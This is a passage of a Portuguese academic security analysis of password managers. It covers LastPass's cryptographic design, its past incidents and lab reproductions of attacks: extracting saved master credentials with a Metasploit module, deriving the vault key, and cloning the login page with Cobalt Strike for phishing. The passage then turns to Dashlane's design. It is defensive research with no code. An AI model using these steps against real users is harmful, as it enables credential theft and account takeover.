O LastPass é um dos gestores mais conhecidos. Oferece características aliciantes (encriptação de dados, elevada disponibilidade, possibilidade de utilização de 2FA, etc.), tal como o suporte a um grande número de plataformas (Windows[10], Android[11], Google Chrome[12], etc.). Como é percetível nos exemplos facultados, a solução em questão encontra-se implementada de modo a oferecer uma resposta global (LogMeIn 2016). Torna-se então interessante perceber o seu esquema de execução.

5.1.1 Modelo de Funcionamento

Existem duas entidades básicas presentes no modelo: cliente e servidor. O primeiro, é representado sob a forma de uma aplicação instalada no computador ou telemóvel, enquanto o segundo, é figurado por um qualquer sistema, controlado pelo LastPass. A comunicação entre estes é feita através de um canal protegido pelo protocolo TLS, que é estabelecido pela utilização da biblioteca OpenSSL[13] (LogMeIn 2016). Tal biblioteca recorre a três itens para assegurar a via: um algoritmo de chave pública (para a afirmação de identidade), uma senha simétrica (para a ligação) e um certificado (Bella, Giustolisi & Lenzini 2013; Bhargavan et al. 2013; Krawczyk, Paterson & Wee 2013; Wang, Gamage & Hauser 2016). De forma sucinta, são precisos três estádios para a geração e processamento de tais recursos:

1. Num passo inicial, o servidor (LastPass) requisita um certificado a uma AC (Autoridade de Certificação), para garantir que ele é, efetivamente, quem diz ser. Esta etapa deve ser executada para se estabelecer a primeira comunicação e é usada periodicamente, para que a validade do comprovativo não expire (Bella, Giustolisi & Lenzini 2013; Brubaker et al. 2014);

2. Após se obter o requisito anterior, o cliente poderá ligar-se ao servidor, de forma segura. Assim, este envia a versão do protocolo (TLS) e uma lista de algoritmos suportados para o segundo. Este último responde com uma confirmação (dos parâmetros passados) e a sua chave pública (Bella, Giustolisi & Lenzini 2013; Meyer et al. 2014; Turner 2014);

3. Por fim, a aplicação valida o último recurso mencionado. Caso este seja de caráter verdadeiro, é utilizado para encriptar uma senha gerada no lado do cliente, sendo o resultado posteriormente divulgado ao LastPass, para que este consiga descodificar o que lhe é passado (Meyer et al. 2014; Turner 2014).

[10] Fonte: https://www.microsoft.com/pt-pt/windows/ (abril 2016)
[11] Fonte: https://www.android.com/ (abril 2016)
[12] Fonte: https://www.google.com/chrome/browser/desktop/index.html (abril 2016)
[13] Fonte: https://www.openssl.org/ (abril 2016)

O canal especificado serve para o transporte de dados privados, que são dispostos num repositório apelidado de *cofre*. Este é sempre encriptado localmente (tal como todos os recursos) e encontra-se armazenado quer ali, quer no servidor (Haugum & Rygh 2015; LogMeIn 2016). Isto garante que, até mesmo as pessoas que trabalhem para o projeto em causa, não consigam aceder à informação que é confidencial. Para que o cofre seja aberto por um cliente, é necessária uma senha mestra, também conhecida por *master key*, definida quando este se regista (LogMeIn 2016). Esta é empregue ainda na formulação de três códigos de controlo interno (Figura 4), que serão explicados de seguida (Siegrist 2015).



Figura 4 – Diagrama de sequência para geração da chave de encriptação/desencriptação usada pelo LastPass (Siegrist 2015)

Como é percetível, são gerados três valores únicos: de encriptação local (*chave*), autenticação (*chave_autenticação*) e para o servidor (*chave_servidor*). O primeiro codifica/descodifica os recursos locais, o segundo trata-se de uma combinação intermédia, e finalmente o último, é usado para o início de sessão de um utilizador (Siegrist 2015). Para que todos sejam obtidos, é utilizada uma função PBKDF2. Esta aplica um algoritmo para encriptação dos dados, várias vezes (Abbas et al. 2014; Chen et al. 2015; Visconti et al. 2015). Quanto ao LastPass, optou-se por recorrer à técnica HMAC-SHA256 (*Hash-Based Message Authentication Code*, a partir do *Secure Hash Algorithm*). Este gera um *hash* de 256 *bits* formado (para a primeira fase) pela palavra-chave mestre e correspondente endereço eletrónico (ou valor anterior, para rondas que não a primeira), para cada vez que o PBKDF2 corre (Siegrist 2015; Smieszek & Furtak 2014). Tal mecanismo é reforçado por uma senha, que torna o segredo final (MAC, ou *Message Authentication Code*) íntegro e autêntico (Beringer, Ye & Appel 2015; Ravilla & Putta 2015). Por omissão, a organização sugere, para esta etapa, a execução de 5000 iterações. Porém este número pode ser editado pelo utilizador, caso desejado. Há ainda que se salientar que, apesar do gestor permitir até um máximo de 200000 rondas, não é aconselhada a utilização de mais de 10000 (LogMeIn 2016; Siegrist 2015).

No segundo passo, o algoritmo só é executado uma única vez (não é possível modificar) e o endereço de correio eletrónico é alterado pelo resultado obtido previamente. Este valor é enviado posteriormente para o servidor (Siegrist 2015).

Finalmente, é conseguido um último código que vai ser usado como termo de comparação, para quando um dado utilizador se quiser autenticar. Neste momento, recorre-se a um número diferente de iterações (100000) e os parâmetros utilizados no algoritmo são a senha precedente e um valor de 256 *bits* (Siegrist 2015; Smieszek & Furtak 2014).

Tendo a descrição feita em mente, conclui-se que as vulnerabilidades se limitam em descobrir o segredo mestre do utilizador, o que faz com que todo o risco possível dependa unicamente do seu detentor. Caso alguém tenha acesso aos outros recursos, de pouco lhe valerá, visto que teria de fazer um grande número de tentativas (por exemplo, a partir de ataques de força bruta) até gerar os valores de acesso à conta de um utilizador.

A chave que foi produzida primeiro, tal como já mencionado, será usada para a encriptação das credenciais (LogMeIn 2016). Aqui é empregue a cifra AES (*Advanced Encription Standard*, também conhecida como *Rijndael*), que transforma as informações fornecidas num formato encriptado (Mahajan & Sachdeva 2013; Trang & Loi 2012). A seguir vai ser demonstrado como é que é processada esta codificação (Figura 5).



Figura 5 – Diagrama de blocos que descreve AES (Mahajan & Sachdeva 2013; Trang & Loi 2012)

Como se comprova na imagem, os dados (partidos em blocos de 128 *bits*) e a senha (para o LastPass, de 256 *bits*) sofrem um conjunto de transformações até ser conseguido um resultado final. As modificações são aplicadas numa espécie de "caixa" (ao que na figura se deu o nome de *AES*). Aqui, os elementos anteriormente apresentados, são submetidos a uma operação XOR (*submódulo inicial*), seguida de um determinado número de passos que mudam a forma dos dados (etapas intermédias e final). A quantidade apontada é dada pelo comprimento da chave, ou seja, como neste caso é de 256 *bits*, são aplicadas 14 rondas. Esta última quantidade, segundo os autores da cifra (Daemen & Rijmen 2002), é dada pelo número de iterações para uma segurança base (6), por uma margem adicional (4), e mais quatro iterações (uma por cada 32 *bits* da chave).

Em cada ronda (excetuando na última), são feitas quatro alterações (duas substituições, uma transposição e XOR), onde a primeira permuta consiste na troca de blocos de dados (recorrendo a uma tabela), enquanto a segunda baseia-se numa fórmula matemática. O *submódulo final* difere dos restantes por não executar a segunda comutação (Mahajan & Sachdeva 2013; Trang & Loi 2012).

A cifra discutida opera através de diversos modos. Os principais são denominados de *ECB* (*Electronic Code Book*) e *CBC* (*Cipher Block Chaining*). O primeiro é mais usado, mas o outro não é descartável. A diferença entre estes prende-se com os elementos para iniciar a encriptação (o ECB precisa de uma chave e dados, e o restante, de aquilo mais um vetor inicial). Para além disso, no CBC a cifra de uma dada iteração é aproveitada para a próxima, enquanto o outro não se processa dessa maneira. Está comprovado que o vetor empregue em CBC cria um resultado mais aleatório, o que a torna mais desejável. Todavia, se a mensagem for de tamanho pequeno, consegue-se uma boa solução usando a ECB (Daemen & Rijmen 2002; Kahate 2013; Klinc et al. 2012).

Após a explicação dada, é possível perceber que o programa tem uma estrutura rigorosa no que toca à segurança. Porém, ainda assim, é também difícil assegurar que todas as entidades envolvidas no processo de salvaguarda dos dados se mantenham imunes a vulnerabilidades.

5.1.2 Vulnerabilidades

Nos últimos tempos, a empresa tem despertado o interesse de diversos investigadores e técnicos na área de informática, bem como potenciais atacantes de sistemas. Esta curiosidade tem vindo a criar certos problemas àquela, tal como se sucedeu nos anos de 2011, 2012, 2013, 2015 e, até mesmo em 2016 (LogMeIn 2016). De seguida será exposta uma tabela (Tabela 4) que descreve, de forma sintetizada, que eventos é que ocorreram.

Tabela 4 – Fugas de informação e descoberta de fragilidades LastPass (LogMeIn 2016)

Ano	Descrição do evento
2011	Descoberta de endereços eletrónicos e *passwords* mestras de alguns utilizadores. Tornou-se público um ataque do tipo XSS (*Cross-Site Scripting*), por parte do investigador Mike Cardwell.
2012	Foram obtidas cerca de 117 milhões de credenciais do LinkedIn[14].
2013	Pontos fracos relacionados com marcadores e senhas descartáveis, são evidenciados por Zhiwei Li e os seus colegas.
2015	Além disso, dois investigadores espanhóis (Martin Vigo e Alberto Garcia) descobrem possíveis problemas que comprometiam a empresa.
2016	Sean Cassidy, diretor técnico da Praesidio, apresenta um ataque de *phishing* (Lostpass[15]) na convenção *ShmooCon 2016*.

[14] Fonte: https://www.linkedin.com/ (maio 2016)
[15] Fonte: https://github.com/cxxr/lostpass (maio 2016)

Tal como se pode constatar, existiram inúmeras ocorrências que expuseram o negócio a um grande risco. Porém, muitas destas foram imediatamente resolvidas. Por exemplo, o segundo problema de 2011 foi solucionado em cerca de 1 hora e meia (LogMeIn 2016). Tendo ainda em conta a tabela anterior, entende-se por XSS um ataque onde alguém injeta instruções numa aplicação *web* de maneira a conseguir obter informação delicada, evitando as regras de salvaguarda implementadas (Guo, Jin & Zhang 2015; Gupta, Govil & Singh 2015; Stasinopoulos, Ntantogian & Xenakis 2014).

No entanto, algumas ameaças continuam pendentes e devem ser admitidas por parte dos utilizadores da ferramenta. Para se compreender e resolver tais questões vão ser expostos alguns casos. Idealmente, pretendia-se que a maioria das vulnerabilidades fosse visível de um ambiente remoto. Contudo, devido à renovação constante dos mecanismos de segurança e da rápida resposta a fraquezas por parte da organização, não foi possível admitir qualquer abordagem feita a partir do exterior. Assim, assume-se que na maioria das situações, o indivíduo malicioso tem acesso ao sistema a prejudicar.

5.1.2.1 *Exploração da Base de Dados do Navegador*

Como já foi referido, o LastPass oferece apoio a uma grande variedade de plataformas. Entre elas, estão os navegadores mais conhecidos (Google Chrome, Mozilla Firefox[16], Opera[17] e Safari[18]), que adotam um *plugin* para efetuar as operações facultadas pela empresa (LogMeIn 2016). Ao usar a extensão e ativando a opção de gravação da senha mestra, é gerado, automaticamente, um ficheiro ou uma base de dados (dependendo do *browser* utilizado), que armazena alguma da informação privada em formato encriptado. Nestes, encontram-se segredos, opções e, até mesmo o próprio cofre que, após serem esmiuçados, conduziram à descoberta de fragilidades (como foi documentado no evento de 2015 da Tabela 4).

Os autores de tal conquista implementaram um módulo de utilização livre, que revela a palavra-chave mestra de um utilizador, e que se designa de *lastpass_creds* (Vigo 2015). Este é atualmente integrado na versão mais recente do Metasploit[19] (programa que permite testar vulnerabilidades). Assim, torna-se fundamental instalar o mecanismo anterior e a extensão LastPass (num qualquer navegador), para que o ataque possa ser executado. Para a experiência feita, foi utilizado o Google Chrome, uma vez que se trata de um navegador bastante divulgado e que é largamente utilizado (Roy-Chowdhury 2016). Para se conseguir obter os resultados pretendidos é vital respeitar um conjunto de passos. Estes são explicados resumidamente em seguida e detalhadamente no anexo A.1.

A primeira etapa passa pela inicialização do Metasploit (pela parte invasora), para que o atacante consiga estabelecer uma ligação com a possível vítima. Para tal, o intruso deverá

[16] Fonte: https://www.mozilla.org/pt-PT/ (maio 2016)
[17] Fonte: https://www.opera.com/pt (maio 2016)
[18] Fonte: http://www.apple.com/safari/ (maio 2016)
[19] Fonte: https://www.metasploit.com/ (maio 2016)

formular um ficheiro executável malicioso e enviá-lo para o outro indivíduo. Quando este o executar, será criada uma sessão entre os dois intervenientes. Neste momento, o invasor poderá iniciar o módulo *lastpass_creds* que, por sua vez, irá aceder ao ficheiro ou base de dados do navegador da vítima, para conseguir determinar as credenciais pretendidas. Para um utilizador do navegador Google Chrome, por exemplo, o recurso chama-se *LastPassSavedLogins2*, e está localizado dentro do diretório do utilizador, na pasta de nome *chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0*. Na Figura 6 é exposto um resultado semelhante ao que é esperado no final do processo.



Figura 6 – Captura de ecrã que obtida pela execução de *lastpass_creds*

A imagem é bastante esclarecedora. Durante a execução do código, são emitidas mensagens de aviso, que apresentam o que está a ser feito, no momento. Após algum tempo, surgirão as contas encontradas, com detalhes onde são empregues.

Tendo o que foi discutido em mente, são admitidas múltiplas vantagens, ao se guardar a informação localmente. Contudo, não é aconselhado que estes sejam visíveis para qualquer indivíduo. Para que tal não aconteça, poderá ser criado um tipo de formato próprio que só pode ser interpretado pela aplicação administradora (por exemplo).

5.1.2.2 *Recuperação de Acesso*

Também foi encontrado pelos cientistas anteriormente mencionados um problema que se prendia com a recuperação das credenciais (Vigo 2015). Para estes cenários, o LastPass fornece dois tipos de alternativas. Uma é despoletada pela indicação do endereço eletrónico, que será usado para receber a dica para o acesso à conta, estabelecida quando do registo. Isto pode não ser muito útil para situações onde o cliente não tenha definido qualquer ajuda, ou quando esta não auxilia de todo à recordação da *password* principal. Assim, a outra maneira de recuperação permite receber uma mensagem eletrónica com um caminho que concede a entrada direta no cofre, sem que qualquer outra validação tenha sido feita. É de salientar que esta preferência só é praticável caso o utilizador tenha a opção de guardar a palavra-chave mestra ativa (LogMeIn 2016). No entanto, se isto for verdade, a conta torna-se muito mais vulnerável.

Visto que o processo pode trazer inconvenientes e é muito simples de ser explorado (até mesmo por alguém que não tenha muito conhecimento na área da computação), vê-se essencial a substituição (ou até mesmo o cancelamento) deste por um outro. Sugere-se,

portanto, a implementação de um parâmetro adicional (por exemplo, senha de recuperação), definido quando ocorre a subscrição no *site*.

5.1.2.3 *Dedução da Chave do Cofre*

Foi descoberto que a senha usada para descodificar o cofre também é obtida recorrendo a duas variáveis (*pwdeckey* e *key*), que, por sua vez, são levianamente adquiridas (Vigo 2015). Na ilustração disposta em baixo (Figura 7) é evidente como se alcança o segredo pretendido.



Figura 7 – Diagrama de atividade para a dedução da chave do cofre (Vigo 2015)

Primeiro, é fundamental aceder à página *login_check.php*. Esta retorna um documento no formato XML (*Extensible Markup Language*), com o elemento *pwdeckey*, que é utilizado em conjunto com o algoritmo SHA-256 (*Secure Hash Algorithm* com chave de 256 *bits*) para se atingir a maneira para se decifrar o cofre. Depois, é necessário recolher o código encriptado do repositório, que se encontra no ficheiro/base de dados do LastPass (para o Google Chrome, *LastPassSavedLogins2*). Finalmente, relaciona-se o que foi previamente colecionado (por via da cifra AES), e consegue-se o resultado final.

Uma resolução para esta ameaça seria destruir ou mudar toda a informação que está dispersa localmente, substituindo-a por um qualquer fator que depreenda o recurso para a encriptação.

5.1.2.4 *Bloqueio da Rede*

Durante o período de análise à tecnologia foi verificado que, dado um certo número de exames, parou de se poder aceder ao *website* da empresa. Suspeita-se que o bloqueio foi devido aos

testes intensivos executados ao ambiente em causa. No entanto, após ter-se percebido que a comunicação se encontrava cortada para a rede de uso habitual, verificou-se que era possível o acesso à conta a partir de um outro local. Isto pode originar muitas adversidades, pelo que se sugere que seja usado um mecanismo que reconheça cada sistema por um identificador único e não pelo seu endereço.

5.1.2.5 *Descoberta dos Domínios*

Existem inúmeros programas, no Kali[20], que possibilitam a descoberta mecanizada de vulnerabilidades (por exemplo, OWASP ZAP[21]). Este foi utilizado durante o estudo efetuado e permitiu destacar uma falha. A ferramenta indicou um caminho que poderia ser considerado indesejado (*robots.txt*). Ao se aceder a este, surge um outro que leva a um ficheiro XML (*sitemap.xml*). Tal recurso é utilizado para mapear todos os domínios controlados pela LastPass. Esta informação pode ser aproveitada de modo a serem feitos testes de penetração a cada página. Assim, é possível evidenciar vulnerabilidades mais facilmente. Por exemplo, torna-se mais simples um ataque de injeção, visto que se sabe as *queries* que são usadas.

Atendendo ao que foi explicado previamente, não é demais avisar que este problema existe. Deve ser tido em conta que este local pode ser acedido, pelo que deve ser omitido para que não se obviem ruturas no funcionamento.

5.1.2.6 *Phishing*

Sean Cassidy, diretor de uma entidade de cibersegurança, reportou um ataque de *phishing* (LostPass). Usando os ficheiros disponibilizados pelo autor, um indivíduo era capaz de direcionar outro para um sítio inseguro. Aqui, este era notificado que a sua sessão LastPass tinha terminado e, portanto, teria de voltar a fazê-lo. Para isso, o utilizador legítimo carregava num botão, que o levava para uma página com um formulário de autenticação. Assim, o invasor era capaz de capturar as credenciais da vítima (Cassidy 2016). Este trabalho foi devidamente notificado à empresa, e esta já preveniu os seus clientes para terem atenção a este tipo de ameaças (LogMeIn 2016). Porém, o seu funcionamento ainda não é imune a vulnerabilidades deste género. Como prova de conceito, foi feita uma réplica do *login*, a partir de uma ferramenta chamada *Cobalt Strike*[22], disponível para Linux[23]. Foi usada uma versão de avaliação desta para a experimentação, pois pareceu um utensílio eficaz e simples para a tarefa.

Para se praticar o ataque mencionado, é essencial proceder a um conjunto de etapas que envolvem a configuração e a execução do programa em questão. Estas vão ser expostas

[20] Fonte: https://www.kali.org/ (maio 2016)
[21] Fonte: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project (maio 2016)
[22] Fonte: https://www.cobaltstrike.com/ (maio 2016)
[23] Fonte: https://www.linuxfoundation.org/projects/Linux (outubro 2016)

sinteticamente em seguida, contudo pode ser consultada uma descrição mais detalhada no anexo A.2.

O processo começa pela iniciação do servidor Cobalt Strike (*teamserver*). Assim, abre-se um terminal, localiza-se a pasta onde este se encontra e corre-se o ficheiro pretendido. Posteriormente, lança-se o programa cliente (*cobaltstrike*) numa outra consola. Este deve ser configurado consoante o servidor (caso contrário não é criada uma ligação entre os dois). Após este último passo ser completado, surgirá uma janela, onde o utilizador poderá escolher o tipo de intrusão a ser efetuada. Entre o catálogo disponível, encontra-se a possibilidade de duplicação de aplicações *web*, que resulta na geração de um endereço contendo uma réplica de um dado *website*. Desta forma, um atacante poderá aproveitar esta técnica para clonar um *site* e enviar um endereço malicioso para uma determinada vítima.

Para além do que foi relatado, o Cobalt Strike disponibiliza a monitorização dos acessos e da escrita da página gerada. Na imagem seguinte (Figura 8) é apresentado o modo como se processa tal atividade.



Figura 8 – Monitorização Cobalt Strike

Como se averigua, o que é escrito torna-se visível. No caso ilustrado, está exposta a administração do início de sessão LastPass. Aqui, a pessoa enganada está a digitar o seu endereço eletrónico, de forma a autenticar-se.

Para combater este tipo de problema é aconselhado que um utilizador tenha sempre atenção quem é o autor das mensagens recebidas e em que *site* é que se encontra. Tomando cuidado a estes pormenores, a sua segurança aumenta significativamente.

5.1.2.7 *Dicas para a Versão Móvel*

Para a edição *mobile*, não se encontraram vulnerabilidades críticas, e por esta razão, são apresentadas algumas sugestões que, apesar de muitas delas estarem asseguradas por omissão, nunca é demais relembrar. Assim, é proposto:

- **Evitar a visualização das palavras-chave no ecrã** – É preciso ter sempre em atenção que alguém pode recolher os dados emitidos no visor;
- **Ativar a opção de bloqueio automático** – Esta deve estar habilitada, de maneira a que, após algum tempo, o programa fique bloqueado;
- **Desativar capturas de ecrã** – Proibindo tal preferência, evita-se que possa haver alguma amostra do que é emitido na tela do dispositivo;
- **Considerar limpar *cookies*, fechar separadores e limpar histórico do *browser* aquando a desconexão** – Todos estes modos devem estar ativos, de forma a que, ao se terminar a sessão, não haja rasto dos *websites* que o utilizador visitou;
- **Manter localização dos ficheiros** – Não se deve alterar o caminho para os ficheiros gerados automaticamente. Assim, se o diretório estiver alterado, é notório que alguém acedeu ao dispositivo;
- **Navegador por omissão** – O recurso oferece um *browser* predefinido, que implementa regras rigorosas de segurança, o que favorece a sua utilização. Assim, é aconselhado que este seja aplicado, em vez de qualquer outro;
- **Método de escrita** – Para além do navegador, também é sugerido um modo mais seguro de escrita (teclado próprio). O seu uso é altamente recomendado, uma vez que já existiram vulnerabilidades no teclado (Clipcaster[24]);
- **Código de segurança** – Na versão móvel, para além da introdução das habituais credenciais é possível introduzir-se, adicionalmente, um código de segurança, para quando o dispositivo fica em descanso.

5.1.3 Conclusões da Análise ao LastPass

O LastPass é uma ferramenta bastante completa, uma vez que disponibiliza várias funcionalidades aos seus utilizadores. Em termos de segurança, a aplicação estabelece alguns fatores de estabilidade, como é o caso de AES. Porém, tal como pôde ser constatado, possui situações a serem corrigidas.

[24] Fonte: https://play.google.com/store/apps/details?id=com.actisec.clipcaster&hl=pt_PT (maio 2016)

Pelo estudo feito, conclui-se que é muito difícil conseguir aproveitar um problema, de forma a aplicar uma investida a partir do exterior. Assim, uma grande parte do risco está focada na parte cliente, o que leva um potencial atacante a ter obrigatoriamente de obter o acesso à palavra-chave principal ou ao sistema (onde o programa está instalado). Por outro lado, é entendido que a maioria dos defeitos encontrados é inerente à versão baseada na *web*, sendo que não existem falhas evidentes na edição móvel (apenas se pode aprimorar a utilização). Porém há que ter em atenção se certas opções (código de segurança, bloqueio automático, etc.) estão ativas, para que o utilizador não corra nenhum risco.

5.2 Dashlane

O Dashlane é um mecanismo bastante reconhecido. Este é intitulado como sendo o melhor gestor existente (pela empresa que o desenvolveu), e possui particularidades atrativas, como por exemplo, alteração automática de senhas, notificação de violações dos *sites* utilizados, a opção de contacto de emergência (alguém ganha acesso a uma dada conta em caso de morte ou outro problema crítico), e a possibilidade de partilha personalizada de credenciais (usando a versão paga). Todas estas características estão presentes na sua quarta edição e tentam diferenciá-lo dos demais.

Por outro lado, constata-se que a ferramenta oferece apoio a uma grande variedade de plataformas. O conjunto formado por estas cobre todos os tipos de abordagens (locais, móveis ou baseadas na *web*), o que possibilita a sua integração em dispositivos distintos (Dashlane 2012; Dashlane 2016a; Rubenking 2016).

Apesar do Dashlane atingir o objetivo do LastPass, não tem o mesmo esquema de salvaguarda. Assim, torna-se essencial explicar o processo usado para assegurar que a informação privada não é comprometida.

5.2.1 Modelo de Funcionamento

Normalmente, a arquitetura que se segue para o estabelecimento de um gestor de palavras-chave é a adotada pelo LastPass. Existe um cliente que fornece um segredo principal, que posteriormente vai ser aplicado na autenticação e (des)codificação (LogMeIn 2016). Contudo, esta pode não ser a abordagem mais adequada, visto que existe a possibilidade de ser utilizada uma técnica de força bruta (como demonstrado previamente), ou até mesmo baseada numa *rainbow table*. Este recurso é empregue para se conseguir texto claro, a partir da comparação de um *hash* com um conjunto de valores pré-computados. Assim, adquire-se um compromisso entre tempo de execução e memória gasta para se atingir o que é pretendido (Hadi, Jahromi & Rezaiy 2014; Lu, Zhu & Gan 2015; Tabata et al. 2015; Yu & Huang 2015). Como forma de combater os problemas descritos, a equipa Dashlane optou por uma solução diferente, onde são empregues valores divergentes para autenticação e encriptação.

A primeira prática apoia-se no código do dispositivo, que representa a máquina de acesso à aplicação. Este é formado por duas partes (descrição sobre um elemento de *software* ou *hardware*, e 38 carateres gerados pela função OpenSSL *RAND_bytes*), e é armazenado local e remotamente. Em seguida, serão expostos esquemas que explicam o que foi relatado (Figura 9 e Figura 10).



Figura 9 – Diagrama de sequência para primeira autenticação no Dashlane (Dashlane 2016b)



Figura 10 – Diagrama de sequência para autenticações após o registo no Dashlane (Dashlane 2016b)

Como se averigua, existem duas situações possíveis. Quando um utilizador se regista, a senha é disponibilizada automaticamente. A partir deste momento, qualquer sistema distinto vai ter de ser validado. Para isso, é enviado via endereço eletrónico (ou contacto telefónico) uma OTP, que deve ser interpretada como garantia que um indivíduo é legítimo (Dashlane 2016b). Ainda para a autenticação, é sugerida a utilização de múltiplos fatores, apontando o Google Authenticator[25] como uma solução viável. Tais mecanismos reforçam a segurança pela administração de senhas (Bertolucci 2014; Dashlane 2016b).

Já para a encriptação é usada a cifra AES-256 (modo CBC), que recorre a um vetor inicial de 32 *bytes* (formulados pela biblioteca OpenSSL) e a um código. Este é obtido pela PBKDF2 (que é executada mais de 10000 vezes), onde se mistura (HMAC-SHA1) um valor aleatório (produzido por *RAND_bytes*), com uma representação de 160 *bits* da chave mestra. É de salientar que o resultado final é armazenado num ficheiro local, para uso futuro (Bertolucci 2014; Dashlane 2012; Dashlane 2016b; Lazaridis 2014; Munson 2016).

Para completar a descrição do modelo de funcionamento do gestor em causa, é apresentado um esquema que pretende resumir tudo o que foi exposto, acrescentando ainda o tipo de ligação feita entre aplicação e servidores (Figura 11).

[25] Fonte: https://support.google.com/accounts/answer/1066447?hl=pt-BR (maio 2016)



Figura 11 – Diagrama de instalação Dashlane (Dashlane 2016b)

Como se constata, a comunicação entre o recurso local e os sistemas remotos é estabelecida usando HTTPS (recorrendo a SSL/TLS). É empregue o certificado Symantec Class 3 EV SSL CA - G3[26] (lado do servidor) e a biblioteca OpenSSL (parte do cliente) para que tal seja implementado (Dashlane 2012; Dashlane 2016b).

